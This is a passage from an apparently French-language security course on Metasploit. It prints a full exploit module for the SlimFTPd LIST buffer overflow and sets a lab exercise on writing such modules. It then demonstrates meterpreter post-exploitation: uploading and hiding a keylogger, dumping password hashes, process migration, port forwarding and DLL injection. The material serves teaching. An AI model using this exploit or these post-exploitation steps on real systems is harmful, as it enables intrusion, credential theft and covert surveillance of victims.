class MetasploitModule < Msf::Exploit::Remote
  Rank = GreatRanking

  include Msf::Exploit::Remote::Ftp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'SlimFTPd LIST Concatenation Overflow',
      'Description'    => %q{
          This module exploits a stack buffer overflow in the SlimFTPd
        server. The flaw is triggered when a LIST command is
        received with an overly-long argument. This vulnerability
        affects all versions of SlimFTPd prior to 3.16 and was
        discovered by Raphael Rigo.
```

```
      },
      'Author'         => [ 'Fairuzan Roslan <riaf[at]mysec.org>' ],
      'License'        => BSD_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2005-2373'],
          [ 'OSVDB', '18172'],
          [ 'BID', '14339'],
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'Space'    => 490,
          'BadChars' => "\x00\x0a\x0d\x20\x5c\x2f",
          'StackAdjustment' => -3500,
        },
      'Platform'       => [ 'win' ],
      'Targets'        =>
        [
          [
            'SlimFTPd Server <= 3.16 Universal',
            {
              'Ret'      => 0x0040057d,
            },
          ],
        ],
      'DisclosureDate' => 'Jul 21 2005',
      'DefaultTarget' => 0))
  end
```

La méthode `exploit` doit contenir le code qui va permettre de créer l'exploit. Le payload se récupère via l'objet `payload` et la cible par `target`. Les autres informations comme le port ou l'adresse du serveur FTP distant sont traitées par la méthode `connect_login` qui est héritée de `Msf::Exploit::Remote::Ftp`.

```
  def exploit
    c = connect_login
    return if not c

    print_status("Trying target #{target.name}...")

    buf          = make_nops(511)
    buf[10, payload.encoded.length] = payload.encoded
    buf[507, 4] = [ target.ret ].pack('V')

    send_cmd( ['XMKD', '41414141'], true );
    send_cmd( ['CWD', '41414141'], true );
    send_cmd( ['LIST', buf], false )
```

```
    handler
    disconnect
  end
end
```

Vous trouverez plus d'informations sur le fonctionnement de Metasploit en lisant le "*developers guide*" qui se trouve sur le site du projet.

Exercice Module Metasploit

1. lancez le serveur Web vulnérable de l'exercice de fuzzing sur votre machine
2. attachez gdb dessus (activez le suivi des processus fils avec `set follow-fork-mode child`)
3. modifiez le fuzzer ruby pour atteindre la vulnérabilité et redirigez le flux d'exécution vers 0x45444342
4. créez un module Metasploit pour rediriger le flux d'exécution vers 0x45444342 (servez vous de `linux/http/dlink_dir605l_captcha_bof.rb`)
5. testez votre module Metasploit en vérifiant le résultat avec gdb

---

7.4.4 Post-exploitation

Lors d'une exploitation classique, on exécute un shellcode sur la machine et cela convient très bien... en général. Le problème se pose si l'on veut effectuer des actions plus complexes. Elles sont certes toutes certainement possibles en asm, mais le développement en devient plus long et il faut adapter le code à chaque cible en fonction de différentes composantes.

Metasploit utilise des *stagers* qui sont des shellcodes simplistes qui vont servir à charger d'autres fonctionnalités via l'injection de dll sous Windows par exemple.

Le meterpreter

Le *meterpreter* peut être utilisé via 3 différents payloads :
— `win32_bind_meterpreter`
— `win32_reverse_meterpreter`
— `win32_findrecv_ord_meterpreter`
Les commandes sont regroupées en plusieurs catégories :
— core
— file system
— networking
— system

— user interface command

Voici un exemple de la dernière catégorie qui fait plus office de gadget que de commande utile lors d'un cambriolage ;)

```
meterpreter > uictl disable keyboard
Disabling keyboard...
```

Les commandes contenues dans *core* servent à interagir avec le meterpreter, comme *migrate* qui permet de se déplacer dans un autre processus :

```
meterpreter > ps
Process list
============
    PID   Name               Path
    ---   ----               ----
...
    616   firefox.exe        C:\Program Files\Mozilla Firefox\firefox.exe
meterpreter > migrate 616
[*] Migrating to 616...
[*] Migration completed successfully.
```

Il est également possible de downloader ou d'uploader des fichiers (comme un keylogger) sur la machine attaquée :

```
meterpreter > upload /Users/guru/Desktop/kl.exe C:\
[*] uploading  : /Users/guru/Desktop/kl.exe -> C:\
[*] uploaded   : /Users/guru/Desktop/kl.exe -> C:\\kl.exe
meterpreter > execute -H -f C:\kl.exe
```

Dans le cas où la machine corrompue se trouve être un serveur web, on peut facilement rediriger le trafic réseau :

```
meterpreter > portfwd -l 80 -r www.srs.epita.fr -p 80
```

Il est également possible de récupérer les hashs des mots de passe pour une analyse ultérieure :

```
meterpreter > hashdump
Administrator:500:bac14f05668ee1d2aad6b435b51504ee:ffbf55d1ef0e34d37593f55c5f2cb5f2:::
Guest:501:aad3c435b51504eeead3b435c51404ee:32d6cee0d16ae931c73c59d7e0c089c0:::
HelpAssistant:1000:508bbf27e671c01575739d9f0dcd200f:f09b5b90db545c0b3b64529d191a4011:::
SUPPORT_388945a0:1002:aad3b445b51404eeaad4b435b51404fe:ef2fe6af7152cd36426f10e17d484916:::
```

Scripter le meterpreter

Meterpreter inclut *irb*, l'interpréteur ruby. Il est possible d'écrire des scripts pour encore plus automatiser ses tâches.

Voici un exemple :

```
Meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the Meterpreter client

>> info = client.sys.config.sysinfo
>> puts info["OS"]
Windows XP (Build 2600, Service Pack 2).
>>
```

Lors d'une post-exploitation, il peut être intéressant de se faire une liste des processus et de récupérer des informations sur eux :

```
process = client.sys.process.get_processes
process.each {|p|
        if p["name"] =~ /iexplore.exe/
                proc = client.sys.process.open(p["pid"])
                puts proc.image["kernel32.dll"]
        end
}
```

Nous avons vu que meterpreter repose sur l'injection d'une dll, mais il peut lui aussi injecter des dll dans des processus :

```
client.sys.fs.file.download_file("test.dll", "/tmp/test.dll")
p = client.sys.process.execute("calc.exe")
p.image.load("test.dll")
addr = p.image.get_procedure_address("test.dll", "test")
thr = p.thread.create(addr, 0)
```

7.4.5 Pour aller plus loin

Si développer pour Metasploit, faire vos propres scripts ou encore voir comment fonctionnent les techniques utilisées par cet outil, voici quelques liens :

- www.metasploit.org
- http://framework.metasploit.com/documents/api/rex/index.html
- http://www.nologin.net/Downloads/Papers/remote-library-injection.pdf